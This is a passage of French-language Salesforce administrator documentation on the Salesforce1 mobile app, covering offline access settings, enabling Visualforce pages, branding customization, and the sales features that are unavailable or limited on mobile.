| Données Salesforce / élément Salesforce1 | Disponible pour l'affichage hors ligne | Disponible pour la création, la modification ou la suppression hors-ligne (bêta) |
|---|---|---|
| Menu de navigation | Oui | Non applicable |
| Barre d'actions | Oui | Action Modifier : Oui<br>Action Supprimer : Oui<br>Autres actions : Non |
| Recherche globale | Résultats de recherche précédents pour la version actuelle | Non applicable |
| Vues de liste | Si elles ont été visualisées dans la session actuelle | Non |
| Enregistrements des objets récents | Oui, les enregistrements récemment accédés des cinq premiers objets (à l'exclusion des fichiers) dans la section Récents du menu de navigation de Salesforce1 | Oui, les enregistrements récemment accédés des cinq premiers objets (à l'exclusion des fichiers) dans la section Récents du menu de navigation de Salesforce1 |
| Enregistrements des autres objets | Si elles ont été visualisées dans la session actuelle | Si elles ont été visualisées dans la session actuelle |
| Enregistrements associés | Si elles ont été visualisées dans la session actuelle | Si elles ont été visualisées dans la session actuelle |
| Salesforce Today | Page principale et enregistrements des événements mobiles, s'ils ont été affichés dans la session actuelle | Non |
| Événements Salesforce | Si elles ont été visualisées dans la session actuelle | Créer : Non<br>Modifier et Supprimer : Si elles ont été visualisées dans la session actuelle |

| Données Salesforce / élément Salesforce1 | Disponible pour l'affichage hors ligne | Disponible pour la création, la modification ou la suppression hors-ligne (bêta) |
|---|---|---|
| Tâches | Les dernières tâches accédées, dans la première page de la liste Mes tâches uniquement | Les dernières tâches accédées, dans la première page de la liste Mes tâches uniquement<br>(le formulaire simplifié Nouvelle tâche doit être désactivé) |
| Notes | Si elles ont été visualisées dans la session actuelle | Créer : Oui<br>Modifier : Si elles ont été visualisées dans la session actuelle<br>Supprimer : Non |
| Fichiers | Si elles ont été visualisées dans la session actuelle | Non |
| Tableaux de bord (graphiques optimisés) | Les derniers accédés uniquement | Non |
| Tableaux de bord (graphiques hérités) | Non | Non |
| Fils, groupes et personnes | Si elles ont été visualisées dans la session actuelle | Non |
| Notifications | Si elles ont été visualisées dans la session actuelle | Non applicable |
| Approbations (soumettre, approuver ou refuser) | Non | Non |
| Pages Visualforce | Non | Non |
| Applications de zone de dessin | Non | Non |
| Pages Lightning | Non | Non |
| Paramètres de Salesforce1 | Oui | Non applicable |

Une session Salesforce1 correspond à la période entre la connexion et la déconnexion de l'application. Le basculement depuis Salesforce1 ne met pas fin à la session tant que l'utilisateur ne se déconnecte pas.

CONSULTER ÉGALEMENT :

Accès hors ligne : fonctionnalités non disponibles dans Salesforce1

## Activation de l'accès hors ligne pour Salesforce1

Vous pouvez protéger vos utilisateurs Salesforce1 contre les caprices de la connectivité mobile en quelques clics. Vous pouvez activer deux niveaux d'accès hors ligne : la mise en cache des enregistrements fréquemment accédés, qui permet aux utilisateurs d'afficher des données en mode hors ligne, et Offline Edit, qui permet aux utilisateurs de créer, de modifier et de supprimer des enregistrements lorsqu'ils sont déconnectés. L'accès hors ligne est disponible uniquement dans les applications téléchargeables Salesforce1. La version Offline Edit bêta nécessite la version 10.0 de Salesforce1 pour Android ou Salesforce1 pour iOS.

1. Dans Configuration, saisissez *`Salesforce1`* dans la case `Recherche rapide`, puis sélectionnez **Salesforce1 hors ligne**.
2. Pour autoriser la visualisation des données hors ligne, sélectionnez `Activer la mise en cache dans Salesforce1`.

   Cette option est automatiquement activée la première fois qu'un utilisateur de votre organisation installe l'une des applications téléchargeables Salesforce1.
3. Pour autoriser la mise à jour des enregistrements en mode hors ligne, sélectionnez `Activer la création, la modification et la suppression hors ligne dans Salesforce1 (bêta)`.

   Cette option n'est pas disponible si la mise en cache dans Salesforce1 est désactivée.
4. Cliquez sur **Enregistrer**.

Conseil: Nous recommandons vivement de laisser l'option `Activer la mise en cache dans Salesforce1` activée. Outre la disponibilité hors ligne des données mises en cache, ce paramètre accélère la consultation des enregistrements déjà accédés et améliore les performances générales. Si vous désactivez la mise en cache, les applications téléchargeables Salesforce1 stockent uniquement les données minimales requises pour maintenir une session. Cela peut affecter les performances, car l'application doit actualiser les détails des enregistrements et les éléments de fil à chaque consultation.

### Éditions

Configuration de Salesforce1 disponible avec : Salesforce Classic et Lightning Experience

Disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de Database.com

### AUTORISATIONS UTILISATEUR

Pour afficher les paramètres de Salesforce1 :
- Afficher la configuration

Pour modifier les paramètres de Salesforce1 :
- Personnaliser l'application

  Modifier toutes les données

# Activation des pages Visualforce pour l'application mobile Salesforce1

Vous pouvez utiliser Visualforce pour étendre l'application Salesforce1 et fournir à vos utilisateurs mobiles les fonctionnalités dont ils ont besoin pendant leurs déplacements. Avant d'ajouter une page Visualforce à Salesforce1, assurez-vous que la page est activée pour l'utilisation mobile, sinon elle ne sera pas disponible dans les applications mobiles.

Conseil: Avant d'exposer des pages Visualforce existantes dans Salesforce1, tenez compte de leur présentation et de leur fonctionnement sur des téléphones mobiles et des tablettes. Généralement, vous créez une page spécifiquement pour l'écran des appareils mobiles.

Les pages Visualforce doivent être activées pour le mobile pour pouvoir les afficher dans les zones suivantes de l'interface utilisateur de Salesforce1 :

- Le menu de navigation, via un onglet Visualforce
- La barre d'actions, via une action personnalisée
- Les cartes mobiles dans la page d'information associée d'un enregistrement
- Les boutons standard remplacés, ou boutons et liens personnalisés
- Incorporées dans les présentations de page de détail d'enregistrement
- pages Lightning

Pour activer une page Visualforce pour Salesforce1 :

1. Dans Configuration, saisissez *Pages Visualforce* dans la case `Recherche rapide`, puis sélectionnez **Pages Visualforce**.
2. Cliquez sur **Modifier** pour la page Visualforce souhaitée.
3. Sélectionnez `Disponible pour les applications mobiles Salesforce et les pages Lightning` puis cliquez sur **Enregistrer**.

Tenez compte des points suivants relatifs à la prise en charge de Visualforce dans Salesforce1.

- Les onglets standard, les onglets d'objet personnalisé et les vues de liste remplacés par une page Visualforce ne sont pas pris en charge dans Salesforce1. La page Visualforce est affichée pour les utilisateurs du site complet, mais les utilisateurs de Salesforce1 affichent à la place la page Salesforce1 par défaut de l'objet. Cette restriction permet de préserver l'expérience Salesforce1 pour les objets.
- Vous pouvez également activer des pages Visualforce pour Salesforce1 via l'API de métadonnées en modifiant le champ `isAvailableInTouch` dans l'objet ApexPage.
- La case `Prêt pour Salesforce Classic Mobile` dans les pages de configuration de l'onglet Visualforce est destinée uniquement à Salesforce Classic Mobile et n'a aucun effet sur les pages Visualforce des applications Salesforce1.

## Éditions

Disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour activer l'affichage de Visualforce dans Salesforce1 :

- Personnaliser l'application

  Auteur Apex

CONSULTER ÉGALEMENT :

Personnalisation du menu de navigation de Salesforce1

Gestion des cartes mobiles dans l'éditeur de présentation de page avancé

Affichage et modification des pages Visualforce

# Personnalisation de la marque de votre organisation dans l'application mobile Salesforce1

Vous pouvez personnaliser l'application mobile Salesforce1 pour l'adapter à certains aspects de la marque de votre société et permettre ainsi à vos utilisateurs mobiles de la reconnaître plus facilement. La personnalisation de la marque est affichée dans toutes les applications Salesforce1.

Remarque: Les images que vous chargez pour personnaliser l'application Salesforce1 sont stockées dans un dossier Documents intitulé Ressources de marque pour Salesforce1. Par conséquent, l'objet Documents doit être activé pour l'organisation afin de permettre aux administrateurs d'afficher et de modifier la page de personnalisation de la marque Salesforce1 (toutefois, il n'est pas nécessaire que l'onglet Documents soit visible).

Pour permettre aux utilisateurs de l'application navigateur mobile Salesforce1 d'afficher la personnalisation, les Documents doivent être activés pour l'organisation. Les utilisateurs des applications téléchargeables Salesforce1 doivent également disposer de l'autorisation utilisateur « Lire » sur les Documents.

Vous pouvez personnaliser les éléments suivants :

| Élément | Description |
|---|---|
| Couleur de la marque | La couleur des principaux éléments de l'interface utilisateur tels que l'en-tête, les boutons et la barre de recherche.<br><br>Selon la couleur de marque que vous sélectionnez, la teinte des autres éléments de l'interface utilisateur est automatiquement ajustée, notamment celle des bordures du menu de navigation, de la liste de notifications et du texte des boutons.<br><br>Les en-têtes des fenêtres de présentation, des fenêtres contextuelles et des boîtes de dialogue (notamment les fenêtres de création et de modification ou les fenêtres ouvertes par les actions dans la barre d'actions) ne sont pas affectés par ce paramètre. Ces en-têtes sont toujours blancs. Cet indicateur visuel montre que l'utilisateur exécute une action, et ne se contente pas de consulter les informations. |
| Couleur de la page de chargement | La couleur d'arrière-plan de la page de chargement affichée une fois l'utilisateur mobile connecté. |
| Logo de la page de chargement | L'image de la page de chargement affichée une fois l'utilisateur mobile connecté.<br><br>Pour de meilleurs résultats, nous recommandons d'utiliser la plus grande image possible. La taille maximale est de 460 pixels par 560 pixels. |

Tenez compte des conseils ci-dessous lors de la personnalisation de la marque de l'application Salesforce1 :

- Assurez-vous de compresser l'image de logo que vous créez. Dans de nombreux programmes d'édition graphique, ce processus est appelé « Utiliser la compression », « Optimiser l'image », « Enregistrer pour le Web » ou « Réduire pour le Web ».

Éditions

Configuration de Salesforce1 disponible avec : Salesforce Classic et Lightning Experience

Disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de Database.com

- Vérifiez l'affichage de votre logo dans Salesforce1, en utilisant les mêmes appareils que vos utilisateurs, pas seulement un écran d'ordinateur de bureau. Votre image peut être restituée à des échelles ou des proportions différentes selon la taille et la résolution de l'écran de chaque appareil.
- Salesforce1 prend en charge les formats d'image `.png`, `.gif` et `.jpg` pour les éléments de personnalisation de la marque, mais nous recommandons le format .png pour obtenir de meilleurs résultats.
- Vous ne pouvez pas personnaliser les éléments d'interface suivants :
  - L'icône de l'application Salesforce1 affichée sur l'écran d'accueil de l'appareil mobile.
  - L'écran de chargement initial lors du lancement de l'application téléchargeable Salesforce1 pour iOS. Cet écran de chargement s'affiche avant la page de connexion de l'utilisateur.
- Pour afficher les modifications apportées à la marque personnalisée, vos utilisateurs mobiles doivent fermer l'application puis se reconnecter.

Vous pouvez également personnaliser la marque de la page de connexion de l'application Salesforce1. Pour pouvoir modifier la page de connexion, Mon domaine doit être activé. Pour personnaliser la page de connexion Salesforce1 de votre société, reportez-vous à Personnalisation de la marque de votre page de connexion à la page 1101.

CONSULTER ÉGALEMENT :

Personnalisation de la marque de l'application mobile Salesforce1

### Personnalisation de la marque de l'application mobile Salesforce1

Modifiez l'apparence de l'application mobile Salesforce1, notamment la couleur d'arrière-plan de la page de chargement, le logo de la page de chargement et la couleur d'arrière-plan de l'en-tête, afin de l'adapter à la marque de votre société.

**Remarque:** Les images que vous chargez pour personnaliser l'application Salesforce1 sont stockées dans un dossier Documents intitulé Ressources de marque pour Salesforce1. Par conséquent, l'objet Documents doit être activé pour l'organisation afin de permettre aux administrateurs d'afficher et de modifier la page de personnalisation de la marque Salesforce1 (toutefois, il n'est pas nécessaire que l'onglet Documents soit visible).

Pour permettre aux utilisateurs de l'application navigateur mobile Salesforce1 d'afficher la personnalisation, les Documents doivent être activés pour l'organisation. Les utilisateurs des applications téléchargeables Salesforce1 doivent également disposer de l'autorisation utilisateur « Lire » sur les Documents.

1. Dans Configuration, saisissez *Personnalisation de la marque* dans la case Recherche rapide, puis sélectionnez **Personnalisation de la marque Salesforce1**, puis cliquez sur **Modifier**.
2. Si vous souhaitez personnaliser la couleur de la marque pour les principaux éléments de l'interface utilisateur, notamment l'en-tête, cliquez sur ou saisissez le code couleur hexadécimal correspondant.
3. Pour personnaliser la couleur d'arrière-plan de la page de chargement, cliquez sur ou saisissez le code couleur hexadécimal correspondant.
4. Pour personnaliser le logo de la page de chargement, cliquez sur **Sélectionner un fichier** pour charger une image. Les formats .jpg, .gif et .png sont acceptés, jusqu'à une taille de 200 Ko. La taille d'image maximale est de 460 pixels par 560 pixels.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Personnalisation de la marque de votre organisation dans l'application mobile Salesforce1

**Éditions**

Configuration de Salesforce1 disponible avec : Salesforce Classic et Lightning Experience

Disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de Database.com

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres de marque de Salesforce1 :
- Afficher la configuration

Pour modifier les paramètres de marque de Salesforce1 :
- Personnaliser l'application

  Modifier toutes les données

## Fonctionnalités non disponibles dans l'application mobile Salesforce1

L'application mobile Salesforce1 ne comprend pas toutes les fonctionnalités qui sont disponibles dans le site complet de Salesforce, que votre organisation utilise Lightning Experience ou Salesforce Classic. Déterminez les fonctionnalités de Salesforce qui ne sont pas disponibles dans Salesforce1, dont les fonctionnalités sont différentes de celles utilisées dans le site complet ou dont le fonctionnement diffère dans Salesforce1.

- Accès aux données et vues
- Fonctionnalités de vente
- Fonctionnalités de productivité
- Fonctionnalités du service client
- Rapports et tableaux de bord
- Salesforce Files

- Chatter
- Communautés Salesforce
- Navigation et actions
- Recherche
- Saisie de données
- Gestion des duplications
- Approbations
- Accès hors ligne
- Personnalisation de Salesforce

CONSULTER ÉGALEMENT :

Prise en charge de la langue et des paramètres régionaux pour l'application Salesforce1

## Accès aux données et aux vues : fonctionnalités non disponibles dans Salesforce1

### Objets et données pris en charge

Les objets suivants sont disponibles en tant qu'éléments dans le menu de navigation de Salesforce1. Vous pouvez créer, afficher et modifier des enregistrements pour ces objets, sauf indication contraire.

- Comptes
- Ressources
- Campagnes
- Requêtes
- Contacts
- Contrats
- Société D&B *(affichage uniquement, pour les clients de Data.com Prospector et Data.com Clean)*
- Tableaux de bord *(affichage uniquement)*
- Événements
- Fichiers
- Field Service Lightning (Heures de fonctionnement, Rendez-vous de service, Ressources de service, Territoires de service et Types de travail) *(application navigateur mobile uniquement)*
- Articles Knowledge *(affichage uniquement)*
- Pistes
- Transcriptions Live Chat
- Opportunités
- Commandes (*affichage ou modification uniquement*)
- Rapports (*afficher uniquement*)
- Personnes sociales et Publications sociales
- Tâches
- Accompagnement, Objectifs, Remerciements, Récompenses et Compétences Work.com *(Compétences non disponibles dans l'application téléchargeable iOS)*

- Ordres d'exécution
- Objets personnalisés contenant un onglet auquel vous avez accès
- Objets externes Salesforce Connect qui peuvent être recherchés et contenant un onglet auquel vous avez accès

Remarque: Pour être disponible dans Salesforce1, un objet doit inclure un onglet auquel vous pouvez accéder. Cela s'applique aux objets standard pris en charge et aux objets personnalisés et externes de votre organisation.

Salesforce1 ne prend pas en charge l'objet Utilisateur et ne fournit pas d'accès aux pages de détail d'enregistrement utilisateur. Toutefois, les champs utilisateur sont pris en charge et affichés dans les profils utilisateur, les listes associées, etc. Reportez-vous à « Champs » qui présente les quelques problèmes avec les champs utilisateur dans Salesforce1.

Salesforce1 ne prend pas en charge :

- Les applications Salesforce standard ou personnalisées (à la place, le menu de navigation permet aux utilisateurs d'accéder à tous les objets auxquels ils ont accès dans l'application mobile).
- La Salesforce Console ou la console de l'agent.
- La gestion avancée des devises.

## Champs

- Les pages de détail utilisateur ne sont pas disponibles dans l'application mobile Salesforce1, mais les champs utilisateur sont pris en charge, et affichés dans les profils utilisateurs, les listes associées, etc.

  L'affichage des champs utilisateur ci-dessous dans des listes associées ou des cartes mobiles entraîne quelques problèmes :

  - Le champ `Nom de la société` est vide si un utilisateur interne affiche une carte mobile ou une entrée d'une liste associée à un autre utilisateur interne. Si l'utilisateur référencé est un utilisateur externe, le nom de la société s'affiche correctement.
  - Le champ `Actif` est vide, sauf si l'utilisateur est inactif.
- Les champs suivants ne sont pas pris en charge dans Salesforce1 :
  - Champs de division
  - Champs de gestion de territoire
- La prise en charge des champs de zone de texte enrichi varie selon la version de Salesforce1 et le type d'appareil.

| Appareil | Version de Salesforce1 | Affichage des champs de zone de texte enrichi | Modification des champs de zone de texte enrichi |
|---|---|---|---|
| Android | Application téléchargeable<br>Application navigateur mobile | Oui | Oui<br>L'éditeur de texte enrichi n'est pas disponible. Vous pouvez toutefois ajouter manuellement des balises HTML. |
| iOS | Application téléchargeable | Oui | Non |
| iOS | Application navigateur mobile | Oui | Oui<br>L'éditeur de texte enrichi est disponible. |
| Windows | Application navigateur mobile | Non | Non |

- Dans Salesforce Classic, les champs de référence affichent les noms des enregistrements, quels que soient les autorisations de partage. Par conséquent, les utilisateurs peuvent afficher le nom d'enregistrements auxquels ils n'ont pas accès. Dans Lightning Experience et dans l'application mobile Salesforce1, les champs de référence respectent les autorisations de partage et affichent uniquement le nom des enregistrements auxquels l'utilisateur a accès. Il existe une exception pour les champs de référence du propriétaire, qui affichent toujours le nom du propriétaire de l'enregistrement, indépendamment du paramètre de partage.
- Lorsqu'un utilisateur clone un enregistrement alors qu'il ne possède pas l'autorisation « Afficher les données cryptées », les donnée des champs cryptés sont masquées.

### Vues de liste

- Vous pouvez créer des vues de liste dans Salesforce1, mais vous ne pouvez pas modifier les vues de liste existantes.
- La modification d'un champ d'un enregistrement dans une vue de liste n'est pas disponible. À la place, les utilisateurs peuvent ouvrir l'enregistrement, puis toucher l'action **Modifier**.
- La sélection de plusieurs enregistrements dans des vues de liste n'est pas prise en charge dans Salesforce1. Il n'est pas non plus possible d'appliquer une action à plusieurs enregistrements à la fois.

### Vue d'enregistrement et présentations d'enregistrement

- Les personnalisations des présentations d'enregistrement avec le Générateur d'application Lightning ne s'appliquent pas à Salesforce1, notamment le masquage de champs ou d'actions, ou l'affichage de la zone de présentation verticalement au lieu d'horizontalement.
- Les sections sur la page de détail d'enregistrement ne sont pas réductibles.

### Listes associées

- Dans Salesforce1, les listes associées affichent les quatre premiers champs définis dans la section Liste associée d'une présentation de page d'un objet. Le nombre de champs affichés ne peut pas augmenter.
- Certaines listes associées ne sont pas disponibles dans l'application mobile, notamment :
  - Livraisons de contenu
  - Partage externe
  - Contenu associé

  Pour consulter les listes associées disponibles pour des objets spécifiques, reportez-vous également à Fonctionnalité de vente dans Salesforce1, Fonctionnalités de productivité dans Salesforce1 et Fonctionnalités du service client dans Salesforce1.
- La liste associée Notes et pièces jointes n'est pas totalement prise en charge dans Salesforce1. Elle présente quelques problèmes, notamment :
  - L'ouverture dans Salesforce1 des pièces jointes ajoutées au site complet de Salesforce n'est pas garanti, même si elles sont affichées dans la liste associée. Nous recommandons d'utiliser Fichiers à la place. Les documents chargés vers l'onglet Fichiers dans le site complet peuvent être visualisés dans Salesforce1.
  - Vous ne pouvez pas ajouter ni supprimer des notes ou des pièces jointes à partir d'une liste associée. (vous pouvez toutefois créer une note et l'associer à un enregistrement à l'aide de l'action **Note** ( ) dans la barre d'actions de Salesforce1. Selon la configuration par votre administrateur des Notes dans Salesforce1, cette action peut ne pas être disponible pour tous les objets).
  - Les Notes et les pièces jointes dans les enregistrements enfants ne sont pas affichées dans la liste associée de l'enregistrement parent.
- Si une liste associée est triée par un champ de zone de texte, elle n'affiche aucun enregistrement.

# Fonctionnalités de vente : fonctionnalités non disponibles dans Salesforce1

## Comptes

- La saisie automatique du compte n'est pas disponible. Par conséquent, lors de la création d'un compte, aucune suggestion de société n'est affichée dans le champ `Nom du compte`.
- Comptes sociaux :
  - Vous n'avez pas accès aux fonctionnalités des comptes sociaux pour Facebook, Klout ou YouTube dans Salesforce1.
  - Si un compte est lié à un profil de réseau social, l'image de profil sélectionnée pour le compte peut s'afficher en visualisant le compte dans Salesforce1, même si vous n'êtes pas connecté(e) au réseau social. Les images de profil de Facebook ou de Twitter peuvent s'afficher même si vous n'êtes pas actuellement connecté(e) à ces réseaux. Vous ne pouvez pas basculer vers une image de profil différente dans Salesforce1.
  - Vous pouvez afficher les tweets, les retweets, les réponses ou les favoris d'un utilisateur Twitter associé si vous utilisez une application téléchargeable Salesforce1. Dans l'application navigateur mobile Salesforce1, touchez le profil Twitter pour afficher les Tweets, etc., directement dans Twitter. De plus, dans l'application navigateur mobile Salesforce1, vous ne pouvez pas afficher les suiveurs d'un utilisateur Twitter ni les personnes qu'il suit.
  - Salesforce1 répertorie les connexions communes que vous et votre compte partagez sur Twitter. Vous ne pouvez pas afficher les connexions communes dans le site complet de Salesforce.
  - Pour afficher la carte Twitter sur les comptes dans Salesforce1, ajoutez Twitter à la présentation de page. Accédez au site complet de Salesforce pour modifier les présentations de page. Si votre organisation utilise des comptes personnels, la carte doit être ajoutée séparément aux présentations de compte professionnel et aux présentations de compte personnel.
- Le bouton **Gérer le compte externe** n'est pas disponible.
- Vous ne pouvez pas afficher la hiérarchie du compte.
- Vous ne pouvez pas fusionner des comptes ou des contacts.
- Vous pouvez afficher des partenaires, des notes et des pièces jointes, mais vous ne pouvez pas les modifier.
- Les rapports et les outils de la page d'accueil des comptes ne sont pas disponibles.
- Les enregistrements de la liste associée Rôles des contacts sont en lecture seule.

  Le champ Rôles dans la liste associée Rôles des contacts, n'est pas disponible.
- La liste associée Historique de compte n'est pas disponible.
- Vous ne pouvez pas mettre à jour des enregistrements de contact avec Data.com Clean.
- Lors de la navigation vers un compte personnel depuis un champ de contact (par exemple champ Nom d'une activité), vous êtes dirigé(e) vers la présentation de page Contact, pas vers la présentation Compte personnel. Par conséquent, vous ne pouvez pas afficher tous les champs, listes associées et actions que vous souhaitez. Pour accéder à la présentation Compte personnel, touchez le nom du compte.

## Équipes de compte

- Vous pouvez ajouter, modifier ou supprimer un seul membre d'équipe de compte à la fois.
- Lorsque le propriétaire du compte change, l'équipe du compte est conservée.
- Le bouton **Afficher l'accès** n'est pas disponible.

## Campagnes

- Les boutons **Gérer les membres** et **Configuration avancée** ne sont pas disponibles.

- La hiérarchie de campagne est disponible uniquement en tant que liste associée. L'option **Afficher la hiérarchie** à partir d'un lien de la page de détail de campagne n'est pas disponible. Lors de l'affichage d'une campagne parente, la liste associée Hiérarchie de campagne affiche uniquement les campagnes enfant, alors que dans le site complet affiche les campagnes parent et enfant.
- Lors de l'affichage de la liste associée Membres de campagne, seul le statut des membres est affiché. Vous pouvez toutefois toucher leur nom pour afficher plus d'informations.

## Contacts

- Contacts de comptes multiples :
  - Seules les actions d'élément de liste spécifiques à l'objet Relation des contacts du compte sont disponibles dans les listes associées Comptes associés et Contacts associés. Par conséquent, vous affichez les actions d'affichage et de suppression de la relation compte-contact, mais pas les actions de modification et de suppression de l'enregistrement du contact ou du compte, comme dans Salesforce Classic.
  - Dans la liste associée Contacts associés, vous pouvez accéder à un enregistrement de contact, mais pas à un enregistrement de compte.
  - Dans la liste Comptes associés, le champ `Nom du compte` est affiché uniquement si l'utilisateur a accès au compte. S'il n'a pas accès au compte, seuls les champs de Relation des contacts du compte sont affichés.
  - Lors de la navigation vers un compte personnel depuis la liste associée Contacts associés, vous êtes dirigé(e) vers la présentation de page Contact, pas vers la présentation Compte personnel. Par conséquent, vous ne pouvez pas afficher tous les champs, listes associées et actions que vous souhaitez.
- Contacts sociaux :
  - Vous n'avez pas accès aux fonctionnalités des contacts sociaux pour Facebook, Klout ou YouTube dans Salesforce1.
  - Si un contact est lié à un profil de réseau social, l'image de profil sélectionnée pour le contact peut s'afficher en visualisant le contact dans Salesforce1, même si vous n'êtes pas connecté(e) au réseau social. Les images de profil de Facebook ou de Twitter peuvent s'afficher même si vous n'êtes pas actuellement connecté(e) à ces réseaux. Vous ne pouvez pas basculer vers une image de profil différente dans Salesforce1.
  - Vous pouvez afficher les tweets, les retweets, les réponses ou les favoris d'un utilisateur Twitter associé si vous utilisez une application téléchargeable Salesforce1. Dans l'application navigateur mobile Salesforce1, touchez le profil Twitter pour afficher les Tweets, etc., directement dans Twitter. De plus, dans l'application navigateur mobile Salesforce1, vous ne pouvez pas afficher les suiveurs d'un utilisateur Twitter ni les personnes qu'il suit.
  - Salesforce1 répertorie les connexions communes que vous et votre contact partagez sur Twitter. Vous ne pouvez pas afficher les connexions communes dans le site complet de Salesforce.
  - Pour afficher la carte Twitter sur un contact dans Salesforce1, ajoutez Twitter à la présentation de page des contacts. Accédez au site complet de Salesforce pour modifier les présentations de page.
- Les journaux d'activité ne sont pas créés lorsque vous utilisez l'icône pour envoyer des e-mails à partir de l'application Salesforce1.
- Les boutons **Demander la mise à jour**, **Gérer l'utilisateur externe** et **Activer l'utilisateur client** ne sont pas disponibles.
- Vous ne pouvez pas ajouter des opportunités ou des utilisateurs de compte à un contact, et vous ne pouvez pas ajouter un contact à une campagne.
- Vous ne pouvez pas fusionner des comptes ou des contacts.
- Vous ne pouvez pas ajouter des contacts à partir d'enregistrements Data.com ou de contacts de mise à jour avec Data.com Clean.

## Contrats

- Le bouton Désactiver n'est pas disponible.

- Les listes associées de contrat ci-dessous ne sont pas disponibles.
  - Historique du contrat
  - Éléments à approuver
- La création de rôles de contact dans des contrats n'est pas disponible.

### Pistes

- Pistes sociales :
  - Vous n'avez pas accès aux fonctionnalités des pistes sociales pour Facebook, Klout ou YouTube dans Salesforce1.
  - Si une piste est liée à un profil de réseau social, l'image de profil sélectionnée pour la piste peut s'afficher en visualisant la piste dans Salesforce1, même si vous n'êtes pas connecté(e) au réseau social. Les images de profil de Facebook ou de Twitter peuvent s'afficher même si vous n'êtes pas actuellement connecté(e) à ces réseaux. Vous ne pouvez pas basculer vers une image de profil différente dans Salesforce1.
  - Vous pouvez afficher les tweets, les retweets, les réponses ou les favoris d'un utilisateur Twitter associé si vous utilisez une application téléchargeable Salesforce1. Dans l'application navigateur mobile Salesforce1, touchez le profil Twitter pour afficher les Tweets, etc., directement dans Twitter. De plus, dans l'application navigateur mobile Salesforce1, vous ne pouvez pas afficher les suiveurs d'un utilisateur Twitter ni les personnes qu'il suit.
  - Salesforce1 répertorie les connexions communes que vous et votre piste partagez sur Twitter. Vous ne pouvez pas afficher les connexions communes dans le site complet de Salesforce.
  - Pour afficher la carte Twitter sur une piste dans Salesforce1, ajoutez Twitter à la présentation de page des contacts. Accédez au site complet de Salesforce pour modifier les présentations de page.
- Conversion des pistes :
  - Vous pouvez sélectionner des comptes, mais pas en créer.
  - Vous pouvez créer des opportunités, mais pas sélectionner les opportunités existantes.
  - Vous ne pouvez pas sélectionner des sources de piste à travers des enregistrements dupliqués. La source de la piste est définie par défaut sur le contact dupliqué.
  - Vous ne pouvez pas créer des tâches associées pendant la conversion, mais vous pouvez créer des tâches à partir de l'enregistrement de contact.
  - Vous ne pouvez pas notifier automatiquement les propriétaires de pistes converties.
- Les boutons **Chercher les duplications** et **Déverrouiller l'enregistrement** ne sont pas disponibles.
- La liste associée Historique des pistes n'est pas disponible.
- Lors de l'ajout d'une nouvelle piste, le champ `Campagne` et la case `Affecter à l'aide de règles d'attribution actives` ne sont pas disponibles. Vous pouvez ajouter des valeurs à ces champs dans le site complet de Salesforce.

### Opportunités

- Le bouton **Concurrents** n'est pas disponible.
- Les champs suivants ne sont pas disponibles : Le champ de montant `Parts d'opportunité`, le champ de sous-total `Produits` et le champ de connexion `Historique des étapes`.
- Les enregistrements de la liste associée Rôles des contacts sont en lecture seule.

  Le champ Rôles dans la liste associée Rôles des contacts, n'est pas disponible.
- Les listes associées Influence de campagne et Opportunités similaires ne sont pas disponibles.

- Les listes associées ci-dessous sont disponibles, mais affichent uniquement des cartes d'aperçu d'enregistrement. Vous pouvez ouvrir n'importe quel enregistrement de la liste en le touchant.
  - Concurrents
  - Parts d'opportunité
  - Historique des étapes
- Le propriétaire de l'opportunité ne peut pas modifier le champ `Catégorie de prévisions`. `Catégorie de prévisions` est automatiquement renseigné en fonction de la valeur du champ `Étape d'opportunité` lorsque vous sauvegardez l'enregistrement. Le propriétaire de l'opportunité peut modifier manuellement la valeur de `Catégorie de prévisions` dans Salesforce Classic (mais pas Lightning Experience).
- Vous pouvez associer un catalogue de prix à une opportunité qui n'en n'a pas encore, mais vous devez revenir dans le site complet de Salesforce pour modifier l'association.
- Vous ne pouvez pas afficher les détails de produits, même s'ils sont affichés dans l'opportunité.
- Vous pouvez ajouter des produits à une quantité ou des planifications de chiffre d'affaires à une opportunité, mais vous pouvez modifier la planification des produits uniquement dans Salesforce Classic.

### Équipes d'opportunité

- Vous pouvez ajouter, modifier ou supprimer un seul membre d'équipe d'opportunité à la fois.
- Lorsque le propriétaire de l'opportunité change, l'équipe de l'opportunité est conservée.
- Les boutons **Cloner** et **Afficher l'accès** ne sont pas disponibles.

### Commandes

- Les boutons **Créer**, **Cloner**, **Activer**, **Désactiver**, **Réduire la commande** ne sont pas disponibles.
- Vous ne pouvez pas ajouter, modifier ou supprimer des produits commandés.

### Devis

- Les fichiers PDF des devis sont répertoriés dans la liste associée, mais ne peuvent pas être affichés.
- Vous ne pouvez pas modifier plusieurs éléments de ligne de devis à la fois.
- Vous ne pouvez pas rechercher des devis.
- Vous ne pouvez pas exécuter les actions suivantes :
  - **Envoyer un devis par e-mail**
  - **Créer un fichier PDF**
  - **Démarrer une synchronisation**
  - **Arrêter une synchronisation**

### Actualités

- Lors de l'accès aux actualités depuis l'application Salesforce1 exécutée sur un smartphone, un seul article d'actualité est affiché à la fois.
- Lors de l'accès aux actualités depuis l'application Salesforce1 exécutée sur une tablette, vous ne pouvez pas faire défiler les articles d'actualité disponibles. À la place, la taille de l'écran de l'appareil détermine le nombre d'articles d'actualité affichés.
- Lors de la navigation vers d'autres enregistrements, des articles d'actualité supplémentaires peuvent être disponibles. L'affichage de ces articles d'actualité dans l'application Actualités est plus longue.

